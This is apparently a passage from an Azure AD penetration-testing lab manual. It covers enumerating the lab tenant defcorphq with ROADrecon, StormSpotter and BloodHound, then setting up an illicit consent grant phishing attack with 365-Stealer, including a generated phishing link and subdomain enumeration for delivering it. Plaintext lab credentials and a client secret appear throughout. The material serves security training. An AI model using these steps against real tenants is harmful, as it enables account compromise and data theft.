
```
PS C:\AzAD\Tools\ROADTools> roadrecon gui
 * Serving Flask app "roadtools.roadrecon.server" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production
deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

Browse to the webserver http://127.0.0.1:5000/ (you can use Chrome that is already present on the Student VM) to check the results.

To find application roles assigned to the 'Operations' Group on Finance Management System app, go to the 'Application Roles' section and check the 'Description column:



To find permissions that AdminSppSimulation has for Mark D Walden, go to the 'OAuth2 Permissions' page and check the 'Scope (permissions)' column:



Learning Objective 7:

Task

- During additional lab time:
- Enumerate the following for the defcorphq tenant using StormSpotter with the credentials of test@defcorphq.onmicrosoft.com user :
  - List All relationships on Keyvaults
  - List Service Principals that have application passwords or certificates

Part of - All kill chains

Topics covered - Authenticated Enumeration

Solution

First, we need to start the backend service for StormSpotter:

```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\stormspotter\backend\
PS C:\AzAD\Tools\stormspotter\backend> pipenv shell
Launching subshell in virtual environment...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AzAD\Tools\stormspotter\backend> python ssbackend.pyz
[32mINFO[0m:     Started server process [[36m1960[0m]
[32mINFO[0m:     Waiting for application startup.
[32mINFO[0m:     Application startup complete.
[32mINFO[0m:     Uvicorn running on [1mhttp://0.0.0.0:9090[0m (Press CTRL+C
to quit)
```

In a new PowerShell session, start the frontend webserver:

```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\stormspotter\frontend\dist\spa\
PS C:\AzAD\Tools\stormspotter\frontend\dist\spa> quasar.cmd serve -p 9091 --
history

 Quasar CLI..... v1.1.3
 Listening at..... http://localhost:9091
 Web server root..... C:\AzAD\Tools\stormspotter\frontend\dist\spa
 Gzip..... enabled
 Cache (max-age)..... 86400
 Micro-cache..... 1s
 History mode..... enabled
 Index file..... index.html
```

In another process, prepare to run the Stormcollector:


```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\stormspotter\stormcollector\
PS C:\AzAD\Tools\stormspotter\stormcollector> pipenv shell
Launching subshell in virtual environment...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AzAD\Tools\stormspotter> az login -u test@defcorphq.onmicrosoft.com -p
Th!sP@55W0rdS3creT@T3st
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "id": "b413826f-108d-4049-8c11-d52d5d388768",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DefCorp",
    "state": "Enabled",
    "tenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "user": {
      "name": "test@defcorphq.onmicrosoft.com",
      "type": "user"
    }
  }
]
```

Finally, run the sscollector.pyz to collect data:

```
PS C:\AzAD\Tools> python
C:\AzAD\Tools\stormspotter\stormcollector\sscollector.pyz cli
2021-04-06 22:29:57.098 | INFO     |
stormcollector.auth:_get_resource_creds_from_cli:73 - Authenticating to
login.microsoftonline.com with CLI credentials.
2021-04-06 22:29:57.098 | INFO     | stormcollector.arm:query_arm:134 -
Starting enumeration for ARM - https://management.azure.com
2021-04-06 22:29:57.114 | INFO     | stormcollector.aad:query_aad:209 -
Checking access for Azure AD: https://graph.windows.net
HTTPS proxies https://172.16.151.254:3128 are not supported, ignoring
2021-04-06 22:30:00.500 | INFO     | stormcollector.aad:query_aad:292 -
Starting enumeration for Azure AD: https://graph.windows.net
2021-04-06 22:30:04.868 | INFO     | stormcollector.aad:query_objects:83 -
Starting query for AADUser
[snip]
2021-04-06 22:30:27.781 | INFO     | main:main:125 - --- COMPLETE:
30.682503700256348 seconds. ---
2021-04-06 22:30:27.781 | INFO     | main:main:127 - Zipping up output...
2021-04-06 22:30:27.843 | INFO     | main:main:129 - OUTPUT:
C:\AzAD\Tools\stormspotter\results_20210406-222956.zip
```


Now, browse http://localhost:9091 using Chrome on student VM and use the following:
Username: neo4j
Password: BloodHound
Server: bolt://localhost:7687

After login, upload the ZIP archive using the 'Stormcollector Upload' option.



Click on Refresh after uploading file to process the data.

Go to the 'QUERIES' tab on the right side, expand 'Show All RBAC Relationships', copy the Cypher query and paste in the 'Raw Query' box on the left. 'SUBMIT QUERY' and the UI will shows the relationships that the current user can read. Please note that you may need to Zoom-in to see the results.



Please note that not all built-in queries will return a result as the test user has very limited permissions.

Learning Objective 8:

Task

- During additional lab time:
- Enumerate the following for the defcorphq tenant using BloodHound with the credentials of test@defcorphq.onmicrosoft.com user :
  - All users with the Global Administrator role
  - All paths to an Azure Key vault

Part of - All kill chains

Topics covered - Authenticated Enumeration

Solution

First, we need to connect to Azure using Az PowerShell and Azure AD modules:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "Th!sP@55W0rdS3creT@T3st"
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                        SubscriptionName TenantId
Environment
-------                        ---------------- --------
-----------
test@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds

Account                        Environment TenantId
TenantDomain              AccountType
-------                        ----------- --------
------------              -----------
test@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User
```

Now, let's load AzureHound and run it:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\AzureHound\AzureHound.ps1
PS C:\AzAD\Tools> Invoke-AzureHound -Verbose
VERBOSE: GET https://graph.microsoft.com/beta/organization with 0-byte
payload
VERBOSE: received -1-byte response of content type
application/json;odata.metadata=minimal;odata.streaming=true;IEEE754Compatibl
e=false;charset=utf-8
Building users object, this may take a few minutes.
Done building users object, processing 320 users
[snip]
Compressing files
Zip file created: C:\AzAD\Tools\20210407093420-azurecollection.zip
[snip]
```


Run the BloodHound application (C:\AzAD\Tools\BloodHound-win32-x64\BloodHound-win32-x64\BloodHound.exe) and use the following details:

bolt://localhost:7687

Username: neo4j

Password: BloodHound

After login, upload (drag and drop works) the Zip archive there. Click on 'Refresh Database Stats' if you don't see details under 'AZURE OBJECTS' in the 'Database Info' tab.




Click on 'Raw Query' at the bottom of BloodHound application and run the following to modifu the database. This resolves objectID to names.

MATCH (n) WHERE n.azname IS NOT NULL AND n.azname <> "" AND n.name IS NULL SET n.name = n.azname


List all the users with Global Administror role:

MATCH p =(n)-[r:AZGlobalAdmin*1..]->(m) RETURN p



For the next task, to find all paths to an Azure key vault, we can use the below Cypher query:

MATCH p = (n)-[r]->(g:AZKeyVault) RETURN p



Learning Objective 9:

Task

- Compromise an application administrator and their workstation in defcorphq tenant using the Illicit Consent Grant attack.

Part of - Kill Chain - 1

Topics covered - Authenticated Enumeration and Initial Access


Solution

To execute illicit consent grant we first need to register an application. Logon to defcorpextcontractors.onmicrosoft.com tenant using the credentials of studentx@defcorpextcontractors.onmicrosoft.com.


Register an application

Go to Azure Active Directory -> App Registrations and click on New registration.


Enter studentx as Name of the application, choose 'Accounts in any organizational directory (Any Azure AD directory - Multitenant)' and use the URL of your student VM in the Redirect URI - https://172.16.151.x/login/authorized (or 172.16.150.x or 172.16.152.x depending on your location)




Go to the 'Certificates & Secrets' blade of the application you registered, create a new client secret and copy it before browsing away from the page.



Finally, go to the 'API permissions' blade and add the 'user.read' and 'User.ReadBasic.All' for the Microsoft Graph. It should look like the below after adding the permissions:



Go to the OverView blade and note Application (Client) ID



Before targeting users in the defcorphq tenant, we need to check if users are allowed to consent to apps. Use the below command from the AzureAD Preview module for that:

```
PS C:\AzAD\Tools> Import-Module
C:\AzAD\Tools\AzureADPreview\AzureADPreview.psd1
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "Th!sP@55W0rdS3creT@T3st"
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds

Account                        Environment TenantId
TenantDomain              AccountType
-------                        ----------- --------
------------              -----------
test@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User


PS C:\AzAD\Tools> (Get-
AzureADMSAuthorizationPolicy).PermissionGrantPolicyIdsAssignedToDefaultUserRo
le

ManagePermissionGrantsForSelf.microsoft-user-default-legacy
```

We can also assume knowing that as we are assuming role of a contractor to the organization.

Setup 365-Stealer


Run the Xampp control panel as administrator and start Apache.

Copy the '365-Stealer' directory from C:\AzAD\Tools directory to C:\xampp\htdocs

Go to http://localhost:82/365-stealer/yourVictims and click on '365-Stealer Configuration'.

Enter CLIENTID, REDIRECTURL and CLIENTSECRET so that it matches the application that you registered.

Now, we need to start 365-stealer. Click on 'Run 365-Stealer' and a new process shall start (do not close the process window):



Alternatively, you can use the CLI to setup the config and run the tool!

Set the config using CLI

```
C:\xampp\htdocs\365-Stealer>python 365-Stealer.py --set-config

[snip]


 Welcome to 365-Stealer Configuration.

 Client ID ==> e06c6a0c-27bc-433a-b06e-5ef5ab0530af
 Client Secret ==> am0ZV1a7xms6nW_AwMqAE~~kco1nNcBc.L
 Redirect Url ==> https://172.16.150.X/login/authorized
 Redirect Url After Stealing ==>
 Macros File Path ==>
 OneDrive Extensions ==>
 Delay ==> 1
[+] 365-Sealer Configuration set successfully!
[snip]
```


Run the tool:

```
C:\xampp\htdocs\365-Stealer>python 365-Stealer.py --run-app

[snip]

[!] Stealing processes delayed with 1 seconds.
Phishing Link =>
https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&
client_id=e06c6a0c-27bc-433a-b06e-
5ef5ab0530af&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default+openid+offlin
e_access+&redirect_uri=https%3A%2F%2F172.16.150.1%2Flogin%2Fauthorized&respon
se_mode=query
```

```
Home page running on port: 443

 * Serving Flask app "365-Stealer" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production
deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on https://0.0.0.0:443/ (Press CTRL+C to quit)
```

Get the phishing link

Browse to the https://localhost using an incognito window and click on 'Read More'. Copy the link from the address bar.



Send the phishing link


To send phishing link to targets, we need to find an application that allows us to contact users in the target organization. We can use MicroBurst for that. We need to add permutations like career, hr, users, file, backup etc. to the C:\AzAD\Tools\MicroBurst\Misc\permutations.txt

Run the below command after modifying permutations.txt:

```
C:\AzAD\Tools>. C:\AzAD\Tools\MicroBurst\Misc\Invoke-
EnumerateAzureSubDomains.ps1

C:\AzAD\Tools>Invoke-EnumerateAzureSubDomains -Base defcorphq –Verbose
[snip]
```

```
Subdomain                                Service
---------                                -------
defcorphqcareer.azurewebsites.net        App Services
defcorphqcareer.scm.azurewebsites.net    App Services - Management
defcorphq.mail.protection.outlook.com    Email
defcorphq.mail.protection.outlook.com    Email
defcorphq.mail.protection.outlook.com    Email
defcorphq.onmicrosoft.com                Microsoft Hosted Domain
defcorphq.onmicrosoft.com                Microsoft Hosted Domain
